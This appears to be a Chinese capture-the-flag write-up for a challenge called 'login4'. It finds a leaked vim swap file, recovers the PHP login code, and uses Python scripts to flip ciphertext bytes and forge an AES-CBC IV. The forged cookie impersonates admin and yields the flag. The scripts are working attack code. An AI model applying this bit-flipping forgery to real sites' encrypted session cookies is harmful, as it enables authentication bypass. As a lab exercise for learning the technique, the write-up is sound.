Flag:”7249f5a7fd1de602b30e6f39aea6193a”
```

login4

据说是cbc字节反转攻击，这个之前一直没懂，小试牛刀一下

首先扫描目录，发现文件泄露

```
[09:07:23] Starting:
[09:07:23] 403 -  301B  - /index.phps
[09:07:23] 200 -   16KB - /.index.php.swp
[09:07:24] 403 -  302B
```


下载了vim恢复一下即可得到

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Login Form</title>
<link href="static/css/style.css" rel="stylesheet" type="text/css" />
<script type="text/javascript" src="static/js/jquery.min.js"></script>
<script type="text/javascript">
$(document).ready(function() {
 $(".username").focus(function() {
 $(".user-icon").css("left","-48px");
 });
 $(".username").blur(function() {
  $(".user-icon").css("left","0px");
 });
 $(".password").focus(function() {
 $(".pass-icon").css("left","-48px");
 });
 $(".password").blur(function() {
  $(".pass-icon").css("left","0px");
 });
 });
</script>
</head>
 <?php
define("SECRET_KEY", file_get_contents('/root/key'));
define("METHOD", "aes-128-cbc");
session_start();
function get_random_iv(){
$random_iv='';
for($i=0;$i<16;$i++){
$random_iv.=chr(rand(1,255));
 }
return $random_iv;
}
function login($info){
$iv = get_random_iv();
$plain = serialize($info);
$cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
$_SESSION['username'] = $info['username'];
setcookie("iv", base64_encode($iv));
setcookie("cipher", base64_encode($cipher));
}
function check_login(){
if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
$cipher = base64_decode($_COOKIE['cipher']);
$iv = base64_decode($_COOKIE["iv"]);
if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){
$info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't uns
```

```
                $_SESSION['username'] = $info['username'];
                }else{
                die("ERROR!");
                }
                }
                }
            function show_homepage(){
            if ($_SESSION["username"]==='admin'){
                echo '<p>Hello admin</p>';
                echo '<p>Flag is $flag</p>';
                }else{
            echo '<p>hello '.$_SESSION['username'].'</p>';
                echo '<p>Only admin can see flag</p>';
                }
        echo '<p><a href="loginout.php">Log out</a></p>';
                }
    if(isset($_POST['username']) && isset($_POST['password'])){
            $username = (string)$_POST['username'];
            $password = (string)$_POST['password'];
                if($username === 'admin'){
            exit('<p>admin are not allowed to login</p>');
                }else{
        $info = array('username'=>$username,'password'=>$password);
                login($info);
            show_homepage();
                }
            }else{
            if(isset($_SESSION["username"])){
                check_login();
            show_homepage();
                }else{
            echo '<body class="login-body">
                <div id="wrapper">
            <div class="user-icon"></div>
            <div class="pass-icon"></div>
        <form name="login-form" class="login-form" action="" method="post">
                <div class="header">
                <h1>Login Form</h1>
  <span>Fill out the form below to login to my super awesome imaginary control pa
                </div>
                <div class="content">
  <input name="username" type="text" class="input username" value="Username" onfo
  <input name="password" type="password" class="input password" value="Password"
                </div>
                <div class="footer">
        <input type="submit" name="submit" value="Login" class="button" />
                </div>
            </form>
            </div>
            </body>';
            }
            }
            ?>
            </html>
```

明显的cbc字节反转攻击，而且是用了及其简单的CBC，因为我们需要修改的明文在第二块上，只需要修改第一块的明文施加影响，并且修改IV值即可，这里放简单的CBC模式的AES加密图

然后我们尝试输入

```
username=admiN&password=2333
```

然后得到一组数据

```
Set-Cookie: iv=yyUX9QHx8bJ5C15saSEjOQ%3D%3D
Set-Cookie: cipher=gYRvwMSQ3FKS9K%2FRx%2Fqd8X6xgSaRWzCAU9DgrdbePuggMeyjwWLuQNr32uCnCPl%2F1n1Cx8fmWyJSdd
```

我们自己写个php得到实际期望得到的结构

```
<?php
$username = (string)$_POST['username'];
$password = (string)$_POST['password'];
$info = array('username'=>$username,'password'=>$password);
$plain = serialize($info);
echo $plain;
?>
```

得到的序列化值16个一组如下

```
a:2:{s:8:"userna
me";s:5:"admiN";
s:8:"password";s
:4:"2333";}
```

我们想修改第二组的N变成n，那么就要修改第一组对应的r，修改代码如下

```
#!/usr/bin/env python
import requests,string,hashlib,re,base64,urllib
url='http://47.93.190.246:49168/'
iv=base64.b64decode(urllib.unquote("yyUX9QHx8bJ5C15saSEjOQ%3D%3D"))
cipher=base64.b64decode(urllib.unquote("gYRvwMSQ3FKS9K%2FRx%2Fqd8X6xgSaRWzCAU9DgrdbePuggMeyjwWLuQNr32uC
#cipher[13]=chr(ord(cipher[13])^ord('N')^ord('n'))
ciphernew=cipher[0:13]+chr(ord(cipher[13])^ord('N')^ord('n'))+cipher[14:]
print urllib.quote(base64.b64encode(ciphernew))
```

然后我们得到cookie值如下

```
Cookie:
td_cookie=18446744071856012820;
PHPSESSID=6ljmdqqmb7dnrhl6dp3ipg3b87;
cipher=gYRvwMSQ3FKS9K/Rx9qd8X6xgSaRWzCAU9DgrdbePuggMeyjwWLuQNr32uCnCPl/1n1Cx8fmWyJSdd18FKY1tA%3D%3D;
iv=yyUX9QHx8bJ5C15saSEjOQ%3D%3D;
```

然后我们可以得到aes解密后的明文，当然这个时候的明文一定是错误的，不能反序列化的，我们要利用这个假明文修改iv达到解密成功的效果

```
$(document).ready(function() {
        $(".username").focus(function() {
                $(".user-icon").css("left","-48px");
        });
        $(".username").blur(function() {
                $(".user-icon").css("left","0px");
        });

        $(".password").focus(function() {
                $(".pass-icon").css("left","-48px");
        });
        $(".password").blur(function() {
                $(".pass-icon").css("left","0px");
        });
});
</script>
</head>

<p>base64_decode('Yf/7T7XznECK3ApJ5oPFQm1lIjtzOjU6ImFkbWluIjtzOj
g6InBhc3N3b3JkIjtzOjQ6IjIzMzMiO30=') can't unserialize</p>
```


没错，我们得到了这个

```
Yf/7T7XznECK3ApJ5oPFQm1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjQ6IjIzMzMiO30=
```

base64加密后的aes解密“明文”，然后我们解码验证一下

0	61	ff	fb	4f	b5	f3	9c	40	8a	dc	0a	49	e6	83	c5	42	aÿûOµó□@□ÜIæ□ÅB
1	6d	65	22	3b	73	3a	35	3a	22	61	64	6d	69	6e	22	3b	me";s:5:"admin";
2	73	3a	38	3a	22	70	61	73	73	77	6f	72	64	22	3b	73	s:8:"passw[illegible]d";s
3	3a	34	3a	22	32	33	33	33	22	3b	7d	--	--	--	--	--	:4:"23[illegible]";}

我们看到翻转已经成功了，然后就是修改一下初始的IV值了！

```
import requests,string,hashlib,re,base64,urllib
iv=base64.b64decode(urllib.unquote("yyUX9QHx8bJ5C15saSEjOQ%3D%3D"))
text=base64.b64decode(urllib.unquote("Yf/7T7XznECK3ApJ5oPFQm1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzO
newiv=''
want='a:2:{s:8:"userna'
for i in range(16):
newiv+=chr(ord(want[i])^ord(text[i])^ord(iv[i]))
print urllib.quote(base64.b64encode(newiv))
```

然后就得到flag了嗯...学习学习

```
SKCTF{CBC_wEB_cryptography_6646dfgdg6}
```